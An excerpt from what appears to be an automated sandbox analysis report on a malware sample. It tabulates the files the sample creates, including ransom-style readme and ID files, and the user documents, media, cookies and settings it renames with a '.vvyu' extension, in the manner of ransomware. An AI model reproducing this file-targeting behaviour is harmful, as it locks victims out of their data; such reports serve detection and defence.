unknown, Source: 00000009.00000000.402685581.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	41DDE2	CreateDirectoryA
C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41E28E	CreateFileA
C:\Users\user\AppData\Local\bowsakkdestx.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	43B911	CreateFileW
C:\SystemID	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40C951	CreateDirectoryW
C:\SystemID\PersonalID.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	43B911	CreateFileW
C:_readme.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	40F12B	CreateFileW
C:\Users\user_readme.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	40F12B	CreateFileW

File Path	Completion	Count	Source Address	Symbol

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\bootTel.dat	C:\bootTel.dat.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\container.dat	C:\Users\user\Cookies\container.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\deprecated.cookie	C:\Users\user\Cookies\deprecated.cookie.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\BJZFPPWAPT.pdf	C:\Users\user\Desktop\BJZFPPWAPT.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\BNAGMGSPLO.docx	C:\Users\user\Desktop\BNAGMGSPLO.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\BNAGMGSPLO.pdf	C:\Users\user\Desktop\BNAGMGSPLO.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\EEGWXUHVUG.png	C:\Users\user\Desktop\EEGWXUHVUG.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\EOWRVPQCCS.jpg	C:\Users\user\Desktop\EOWRVPQCCS.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\EOWRVPQCCS.mp3	C:\Users\user\Desktop\EOWRVPQCCS.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\EWZCVGNOWT.png	C:\Users\user\Desktop\EWZCVGNOWT.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\GRXZDKKVDB.jpg	C:\Users\user\Desktop\GRXZDKKVDB.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\NVWZAPQSQL.mp3	C:\Users\user\Desktop\NVWZAPQSQL.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\NVWZAPQSQL.pdf	C:\Users\user\Desktop\NVWZAPQSQL.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\NVWZAPQSQL.xlsx	C:\Users\user\Desktop\NVWZAPQSQL.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\PALRGUCVEH.png	C:\Users\user\Desktop\PALRGUCVEH.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\PIVFAGEAAV.docx	C:\Users\user\Desktop\PIVFAGEAAV.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\PIVFAGEAAV.xlsx	C:\Users\user\Desktop\PIVFAGEAAV.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\SQSJKEBWDT.jpg	C:\Users\user\Desktop\SQSJKEBWDT.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\SQSJKEBWDT.xlsx	C:\Users\user\Desktop\SQSJKEBWDT.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\SUAVTZKNFL.docx	C:\Users\user\Desktop\SUAVTZKNFL.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\TQDFJHPUIU.mp3	C:\Users\user\Desktop\TQDFJHPUIU.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\BJZFPPWAPT.pdf	C:\Users\user\Documents\BJZFPPWAPT.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\BNAGMGSPLO.docx	C:\Users\user\Documents\BNAGMGSPLO.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\BNAGMGSPLO.pdf	C:\Users\user\Documents\BNAGMGSPLO.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\EEGWXUHVUG.png	C:\Users\user\Documents\EEGWXUHVUG.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\EOWRVPQCCS.jpg	C:\Users\user\Documents\EOWRVPQCCS.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\EOWRVPQCCS.mp3	C:\Users\user\Documents\EOWRVPQCCS.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\EWZCVGNOWT.png	C:\Users\user\Documents\EWZCVGNOWT.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\GRXZDKKVDB.jpg	C:\Users\user\Documents\GRXZDKKVDB.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\NVWZAPQSQL.mp3	C:\Users\user\Documents\NVWZAPQSQL.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\NVWZAPQSQL.pdf	C:\Users\user\Documents\NVWZAPQSQL.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\NVWZAPQSQL.xlsx	C:\Users\user\Documents\NVWZAPQSQL.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\PALRGUCVEH.png	C:\Users\user\Documents\PALRGUCVEH.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\PIVFAGEAAV.docx	C:\Users\user\Documents\PIVFAGEAAV.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\PIVFAGEAAV.xlsx	C:\Users\user\Documents\PIVFAGEAAV.xlsx.vvyu	success or wait	1	4116DC	MoveFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SQSJKEBWDT.jpg	C:\Users\user\Documents\SQSJKEBWDT.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\SQSJKEBWDT.xlsx	C:\Users\user\Documents\SQSJKEBWDT.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\SUAVTZKNFL.docx	C:\Users\user\Documents\SUAVTZKNFL.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\TQDFJHPUIU.mp3	C:\Users\user\Documents\TQDFJHPUIU.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\BJZFPPWAPT.pdf	C:\Users\user\Downloads\BJZFPPWAPT.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\BNAGMGSPLO.docx	C:\Users\user\Downloads\BNAGMGSPLO.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\BNAGMGSPLO.pdf	C:\Users\user\Downloads\BNAGMGSPLO.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\EEGWXUHVUG.png	C:\Users\user\Downloads\EEGWXUHVUG.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\EOWRVPQCCS.jpg	C:\Users\user\Downloads\EOWRVPQCCS.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\EOWRVPQCCS.mp3	C:\Users\user\Downloads\EOWRVPQCCS.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\EWZCVGNOWT.png	C:\Users\user\Downloads\EWZCVGNOWT.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\GRXZDKKVDB.jpg	C:\Users\user\Downloads\GRXZDKKVDB.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\NVWZAPQSQL.mp3	C:\Users\user\Downloads\NVWZAPQSQL.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\NVWZAPQSQL.pdf	C:\Users\user\Downloads\NVWZAPQSQL.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\NVWZAPQSQL.xlsx	C:\Users\user\Downloads\NVWZAPQSQL.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\PALRGUCVEH.png	C:\Users\user\Downloads\PALRGUCVEH.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\PIVFAGEAAV.docx	C:\Users\user\Downloads\PIVFAGEAAV.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\PIVFAGEAAV.xlsx	C:\Users\user\Downloads\PIVFAGEAAV.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\SQSJKEBWDT.jpg	C:\Users\user\Downloads\SQSJKEBWDT.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\SQSJKEBWDT.xlsx	C:\Users\user\Downloads\SQSJKEBWDT.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\SUAVTZKNFL.docx	C:\Users\user\Downloads\SUAVTZKNFL.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Downloads\TQDFJHPUIU.mp3	C:\Users\user\Downloads\TQDFJHPUIU.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Favorites\Amazon.url	C:\Users\user\Favorites\Amazon.url.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Favorites\Bing.url	C:\Users\user\Favorites\Bing.url.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Favorites\Facebook.url	C:\Users\user\Favorites\Facebook.url.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Favorites\Google.url	C:\Users\user\Favorites\Google.url.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Favorites\Live.url	C:\Users\user\Favorites\Live.url.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Favorites\NYTimes.url	C:\Users\user\Favorites\NYTimes.url.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Favorites\Reddit.url	C:\Users\user\Favorites\Reddit.url.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Favorites\Twitter.url	C:\Users\user\Favorites\Twitter.url.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Favorites\Wikipedia.url	C:\Users\user\Favorites\Wikipedia.url.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Favorites\Youtube.url	C:\Users\user\Favorites\Youtube.url.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\bowsakkdestx.txt	C:\Users\user\Local Settings\bowsakkdestx.txt.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\IconCache.db	C:\Users\user\Local Settings\IconCache.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Bluetooth File Transfer.LNK	C:\Users\user\SendTo\Bluetooth File Transfer.LNK.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Compressed (zipped) Folder.ZFSendToTarget	C:\Users\user\SendTo\Compressed (zipped) Folder.ZFSendToTarget.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Desktop (create shortcut).DeskLink	C:\Users\user\SendTo\Desktop (create shortcut).DeskLink.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Documents.mydocs	C:\Users\user\SendTo\Documents.mydocs.vvyu	success or wait	1	41127D	MoveFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Mail Recipient.MAPIMail	C:\Users\user\SendTo\Mail Recipient.MAPIMail.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\DNTException\container.dat	C:\Users\user\Cookies\DNTException\container.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\ESE\container.dat	C:\Users\user\Cookies\ESE\container.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\Desktop\BNAGMGSPLO\BJZFPPWAPT.pdf	C:\Users\user\Desktop\BNAGMGSPLO\BJZFPPWAPT.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\BNAGMGSPLO\BNAGMGSPLO.docx	C:\Users\user\Desktop\BNAGMGSPLO\BNAGMGSPLO.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\BNAGMGSPLO\EOWRVPQCCS.jpg	C:\Users\user\Desktop\BNAGMGSPLO\EOWRVPQCCS.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\BNAGMGSPLO\EWZCVGNOWT.png	C:\Users\user\Desktop\BNAGMGSPLO\EWZCVGNOWT.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\BNAGMGSPLO\NVWZAPQSQL.xlsx	C:\Users\user\Desktop\BNAGMGSPLO\NVWZAPQSQL.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\BNAGMGSPLO\TQDFJHPUIU.mp3	C:\Users\user\Desktop\BNAGMGSPLO\TQDFJHPUIU.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\PIVFAGEAAV\EOWRVPQCCS.mp3	C:\Users\user\Desktop\PIVFAGEAAV\EOWRVPQCCS.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\PIVFAGEAAV\GRXZDKKVDB.jpg	C:\Users\user\Desktop\PIVFAGEAAV\GRXZDKKVDB.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\PIVFAGEAAV\NVWZAPQSQL.pdf	C:\Users\user\Desktop\PIVFAGEAAV\NVWZAPQSQL.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\PIVFAGEAAV\PALRGUCVEH.png	C:\Users\user\Desktop\PIVFAGEAAV\PALRGUCVEH.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\PIVFAGEAAV\PIVFAGEAAV.docx	C:\Users\user\Desktop\PIVFAGEAAV\PIVFAGEAAV.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\PIVFAGEAAV\SQSJKEBWDT.xlsx	C:\Users\user\Desktop\PIVFAGEAAV\SQSJKEBWDT.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\SUAVTZKNFL\BNAGMGSPLO.pdf	C:\Users\user\Desktop\SUAVTZKNFL\BNAGMGSPLO.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\SUAVTZKNFL\EEGWXUHVUG.png	C:\Users\user\Desktop\SUAVTZKNFL\EEGWXUHVUG.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\SUAVTZKNFL\NVWZAPQSQL.mp3	C:\Users\user\Desktop\SUAVTZKNFL\NVWZAPQSQL.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\SUAVTZKNFL\PIVFAGEAAV.xlsx	C:\Users\user\Desktop\SUAVTZKNFL\PIVFAGEAAV.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\SUAVTZKNFL\SQSJKEBWDT.jpg	C:\Users\user\Desktop\SUAVTZKNFL\SQSJKEBWDT.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Desktop\SUAVTZKNFL\SUAVTZKNFL.docx	C:\Users\user\Desktop\SUAVTZKNFL\SUAVTZKNFL.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\BNAGMGSPLO\BJZFPPWAPT.pdf	C:\Users\user\Documents\BNAGMGSPLO\BJZFPPWAPT.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\BNAGMGSPLO\BNAGMGSPLO.docx	C:\Users\user\Documents\BNAGMGSPLO\BNAGMGSPLO.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\BNAGMGSPLO\EOWRVPQCCS.jpg	C:\Users\user\Documents\BNAGMGSPLO\EOWRVPQCCS.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\BNAGMGSPLO\EWZCVGNOWT.png	C:\Users\user\Documents\BNAGMGSPLO\EWZCVGNOWT.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\BNAGMGSPLO\NVWZAPQSQL.xlsx	C:\Users\user\Documents\BNAGMGSPLO\NVWZAPQSQL.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\BNAGMGSPLO\TQDFJHPUIU.mp3	C:\Users\user\Documents\BNAGMGSPLO\TQDFJHPUIU.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\PIVFAGEAAV\EOWRVPQCCS.mp3	C:\Users\user\Documents\PIVFAGEAAV\EOWRVPQCCS.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\PIVFAGEAAV\GRXZDKKVDB.jpg	C:\Users\user\Documents\PIVFAGEAAV\GRXZDKKVDB.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\PIVFAGEAAV\NVWZAPQSQL.pdf	C:\Users\user\Documents\PIVFAGEAAV\NVWZAPQSQL.pdf.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\PIVFAGEAAV\PALRGUCVEH.png	C:\Users\user\Documents\PIVFAGEAAV\PALRGUCVEH.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\PIVFAGEAAV\PIVFAGEAAV.docx	C:\Users\user\Documents\PIVFAGEAAV\PIVFAGEAAV.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\PIVFAGEAAV\SQSJKEBWDT.xlsx	C:\Users\user\Documents\PIVFAGEAAV\SQSJKEBWDT.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\SUAVTZKNFL\BNAGMGSPLO.pdf	C:\Users\user\Documents\SUAVTZKNFL\BNAGMGSPLO.pdf.vvyu	success or wait	1	4116DC	MoveFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SUAVTZKNFL\EEGWXUHVUG.png	C:\Users\user\Documents\SUAVTZKNFL\EEGWXUHVUG.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\SUAVTZKNFL\NVWZAPQSQL.mp3	C:\Users\user\Documents\SUAVTZKNFL\NVWZAPQSQL.mp3.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\SUAVTZKNFL\PIVFAGEAAV.xlsx	C:\Users\user\Documents\SUAVTZKNFL\PIVFAGEAAV.xlsx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\SUAVTZKNFL\SQSJKEBWDT.jpg	C:\Users\user\Documents\SUAVTZKNFL\SQSJKEBWDT.jpg.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\Documents\SUAVTZKNFL\SUAVTZKNFL.docx	C:\Users\user\Documents\SUAVTZKNFL\SUAVTZKNFL.docx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\ConnectedDevicesPlatform\CDPGlobalSettings.cdp	C:\Users\user\Local Settings\ConnectedDevicesPlatform\CDPGlobalSettings.cdp.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe	C:\Users\user\Local Settings\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Temp\AdobeARM.log	C:\Users\user\Local Settings\Temp\AdobeARM.log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Temp\aria-debug-3004.log	C:\Users\user\Local Settings\Temp\aria-debug-3004.log.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Temp\aria-debug-3336.log	C:\Users\user\Local Settings\Temp\aria-debug-3336.log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Temp\chrome_installer.log	C:\Users\user\Local Settings\Temp\chrome_installer.log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	C:\Users\user\Local Settings\Temp\JavaDeployReg.log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Temp\SetupExe(20200723104259 48C).log	C:\Users\user\Local Settings\Temp\SetupExe(20200723104259 48C).log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Temp\tmp2541.tmp	C:\Users\user\Local Settings\Temp\tmp2541.tmp.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	C:\Users\user\Application Data\Microsoft\UProof\CUSTOM.DIC.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\Low\ESE\container.dat	C:\Users\user\Cookies\Low\ESE\container.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Adobe\Color\ACECache11.lst	C:\Users\user\Local Settings\Adobe\Color\ACECache11.lst.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Comms\UnistoreDB\USS.jcp	C:\Users\user\Local Settings\Comms\UnistoreDB\USS.jcp.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00001.jrs	C:\Users\user\Local Settings\Comms\UnistoreDB\USSres00001.jrs.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00002.jrs	C:\Users\user\Local Settings\Comms\UnistoreDB\USSres00002.jrs.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Comms\UnistoreDB\USStmp.jtx	C:\Users\user\Local Settings\Comms\UnistoreDB\USStmp.jtx.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History\History.IE5\container.dat	C:\Users\user\Local Settings\History\History.IE5\container.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\ngen.log	C:\Users\user\Local Settings\Microsoft\CLR_v4.0\ngen.log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\brndlog.txt	C:\Users\user\Local Settings\Microsoft\Internet Explorer\brndlog.txt.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-ClearIconCache.log	C:\Users\user\Local Settings\Microsoft\Internet Explorer\ie4uinit-ClearIconCache.log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-UserConfig.log	C:\Users\user\Local Settings\Microsoft\Internet Explorer\ie4uinit-UserConfig.log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\MSIMGSIZ.DAT	C:\Users\user\Local Settings\Microsoft\Internet Explorer\MSIMGSIZ.DAT.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.VisualElementsManifest.xml	C:\Users\user\Local Settings\Microsoft\OneDrive\OneDrive.VisualElementsManifest.xml.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\Resources.pri	C:\Users\user\Local Settings\Microsoft\OneDrive\Resources.pri.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\PenWorkspace\DiscoverCacheData.dat	C:\Users\user\Local Settings\Microsoft\PenWorkspace\DiscoverCacheData.dat.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Temp\CR_0E027.tmp\setup.exe	C:\Users\user\Local Settings\Temp\CR_0E027.tmp\setup.exe.vvyu	success or wait	1	4116DC	MoveFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\container.dat	C:\Users\user\Local Settings\Temporary Internet Files\Content.IE5\container.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Low\MSIMGSIZ.DAT	C:\Users\user\Local Settings\Temporary Internet Files\Low\MSIMGSIZ.DAT.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Low\SmartScreenCache.dat	C:\Users\user\Local Settings\Temporary Internet Files\Low\SmartScreenCache.dat.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\Spelling\en-US\default.acl	C:\Users\user\Application Data\Microsoft\Spelling\en-US\default.acl.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\Spelling\en-US\default.dic	C:\Users\user\Application Data\Microsoft\Spelling\en-US\default.dic.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\Spelling\en-US\default.exc	C:\Users\user\Application Data\Microsoft\Spelling\en-US\default.exc.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\CameraRoll.library-ms	C:\Users\user\Application Data \Microsoft\Windows\Libraries\CameraRoll.library-ms.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\Documents.library-ms	C:\Users\user\Application Data \Microsoft\Windows\Libraries\Documents.library-ms.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\Music.library-ms	C:\Users\user\Application Data \Microsoft\Windows\Libraries\Music.library-ms.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\Pictures.library-ms	C:\Users\user\Application Data \Microsoft\Windows\Libraries\Pictures.library-ms.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\Videos.library-ms	C:\Users\user\Application Data \Microsoft\Windows\Libraries\Videos.library-ms.vvyu	success or wait	1	4116DC	MoveFileW
